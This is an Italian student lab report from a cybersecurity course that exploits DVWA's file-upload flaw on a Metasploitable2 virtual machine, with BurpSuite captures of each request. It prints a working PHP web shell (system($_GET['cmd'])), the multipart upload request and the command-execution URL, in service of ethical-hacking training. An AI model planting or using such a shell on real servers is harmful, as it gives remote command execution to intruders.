

EPICODE

**CS0424 - S6/L1**

**EXPLOIT FILE UPLOAD**

---

Victoria M. Braile

# Indice

---

- Traccia
- Configurazione della rete
- Avvio di BurpSuite
- Accesso a DVWA
- Impostazione sicurezza LOW
- Upload shell
- Connessione al path
- Verifica dei comandi

# TRACCIA

Sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP e monitorare tutti gli step con BurpSuite.

Configura il laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicurati che ci sia comunicazione tra le macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

# Configurazione della rete

Ho configurato le VM Kali Linux e Metasploitable2 sulla Rete Interna “intnet”.

Per verificare la connessione tra le due VM ho utilizzato il comando ping per entrambe.



```
(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.53 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.61 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.840 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.57 ms
^C
--- 192.168.50.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.840/1.387/1.608/0.317 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.745 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.969 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.03 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=1.59 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.966 ms
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=1.53 ms
64 bytes from 192.168.50.100: icmp_seq=7 ttl=64 time=1.48 ms

--- 192.168.50.100 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5996ms
rtt min/avg/max/mdev = 0.745/1.190/1.596/0.315 ms
```

# Avvio di BurpSuite

Ho avviato BurpSuite su Kali Linux, sono andata su Proxy, ho “acceso” l’intercettazione del traffico ed avviato il browser di BurpSuite.



# Accesso a DVWA

Sul browser ho digitato l'URL 192.168.50.101/dvwa per accedere a DVWA sulla macchina Metasploitable2. Sulla pagina di login ho utilizzato le credenziali predefinite (admin, password) per accedere a DVWA.


The screenshot shows two windows side-by-side. On the left is the Burp Suite Community Edition v2024.3.1.4 - Temporary Project interface. The 'Proxy' tab is selected, and the 'Intercept' sub-tab is active. A request to 'http://192.168.50.101:80' is listed, showing a GET /dvwa/login.php HTTP/1.1 request with various headers and a cookie. The 'Inspector' panel on the right displays the request attributes, query parameters, body parameters, cookies, and headers. On the right is a browser window titled 'Metasploitable2 - Linux'. The address bar shows 'Not secure 192.168.50.101'. The page content includes a warning: 'Warning: Never expose this VM to an untrusted network!', contact information: 'Contact: msfdev[at]metasploit.com', and a login prompt: 'Login with msfadmin/msfadmin to get started'. Below the login prompt is a navigation menu with links to TWiki, phpMyAdmin, Mutillidae, DVWA, and WebDAV.

```
GET /dvwa/login.php HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=b7160bffd6af2fabe7dd8a7c2eebe6e
Connection: close
```

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

# Impostazione sicurezza LOW

Prima di iniziare ho configurato il *security level* della DVWA a **LOW** dalla scheda **DVWA Security**. Successivamente mi sono spostata sulla scheda **Upload** per mettere in pratica l'exploit.



The screenshot shows the Burp Suite interface with a captured POST request to `/dvwa/security.php`. The request parameters include `security=low` and `seclev_submit=Submit`. The DVWA application window shows the security level is set to **high**, and the PHPIDS layer is disabled.

**DVWA Security**

Security Level is currently **high**. You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA.

**PHPIDS**

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin  
Security Level: high  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

# Upload shell

Una volta nella scheda Upload ho caricato il file **shell.php**.

Effettuando il caricamento ho potuto constatare con BurpSuite che la richiesta per l'upload è di tipo POST.

The image shows two screenshots illustrating a file upload exploit. On the left, the Burp Suite interface displays a captured POST request for the URL `/dvwa/vulnerabilities/upload/`. The request body contains the file `shell.php` with the following PHP code:

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 459
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBC3FAM4vQ1lwHGo
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/124.0.6367.118 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
12 /signed-exchange;v=b3;q=0.7
13 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: security=low; PHPSESSID=b7160bffd6af2fabe7dd8a7c2eebe6e
17 Connection: close
18 ----WebKitFormBoundaryBC3FAM4vQ1lwHGo
19 Content-Disposition: form-data; name="MAX_FILE_SIZE"
20 100000
21 ----WebKitFormBoundaryBC3FAM4vQ1lwHGo
22 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
23 Content-Type: application/x-php
24 <?php
25 if (isset($_GET['cmd'])){
26     system($_GET['cmd']);
27 }
28 ?>
29 ----WebKitFormBoundaryBC3FAM4vQ1lwHGo
30 Content-Disposition: form-data; name="Upload"
31 Upload
32 ----WebKitFormBoundaryBC3FAM4vQ1lwHGo--
```

On the right, a screenshot of the Damn Vulnerable Web Application (DVWA) interface shows the uploaded file `shell.php` listed under the "Upload" section of the "Vulnerability: File Upload" menu. The DVWA sidebar lists various attack vectors, and the bottom status bar indicates the user is "admin" with "Security Level: low" and "PHPIDS: disabled".

(kali㉿kali)-[~]\$ sudo nano shell.php  
[sudo] password for kali:  
(kali㉿kali)-[~]\$ cat shell.php  
<?php  
if (isset(\$\_GET['cmd'])){  
 system(\$\_GET['cmd']);  
}  
?>

# Connessione al path

Effettuato l'upload il messaggio in rosso mi conferma che la shell si trova sul path **.../.../hackable/uploads/shell.php.**

Mi sono connessa al path aggiungendo il parametro cmd=ls.

The screenshot shows two windows: Burp Suite on the left and DVWA on the right.

**Burp Suite (Left):** The "Proxy" tab is selected. A request is shown:

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/124.0.6367.118 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=b7160bffd6af2fabe7dd8a7c2eebe6e
9 Connection: close
10
11
```

**DVWA (Right):** The "File Upload" section is active. The message ".../.../hackable/uploads/shell.php successfully uploaded!" is displayed in red. The "Upload" link in the sidebar is highlighted in green.

# Verifica dei comandi

Aggiungendo il  
parametro **cmd=ls**  
nella GET  
l'applicazione mi  
restituisce la lista dei  
file, quindi la richiesta  
**ls** è stata eseguita  
dalla shell.

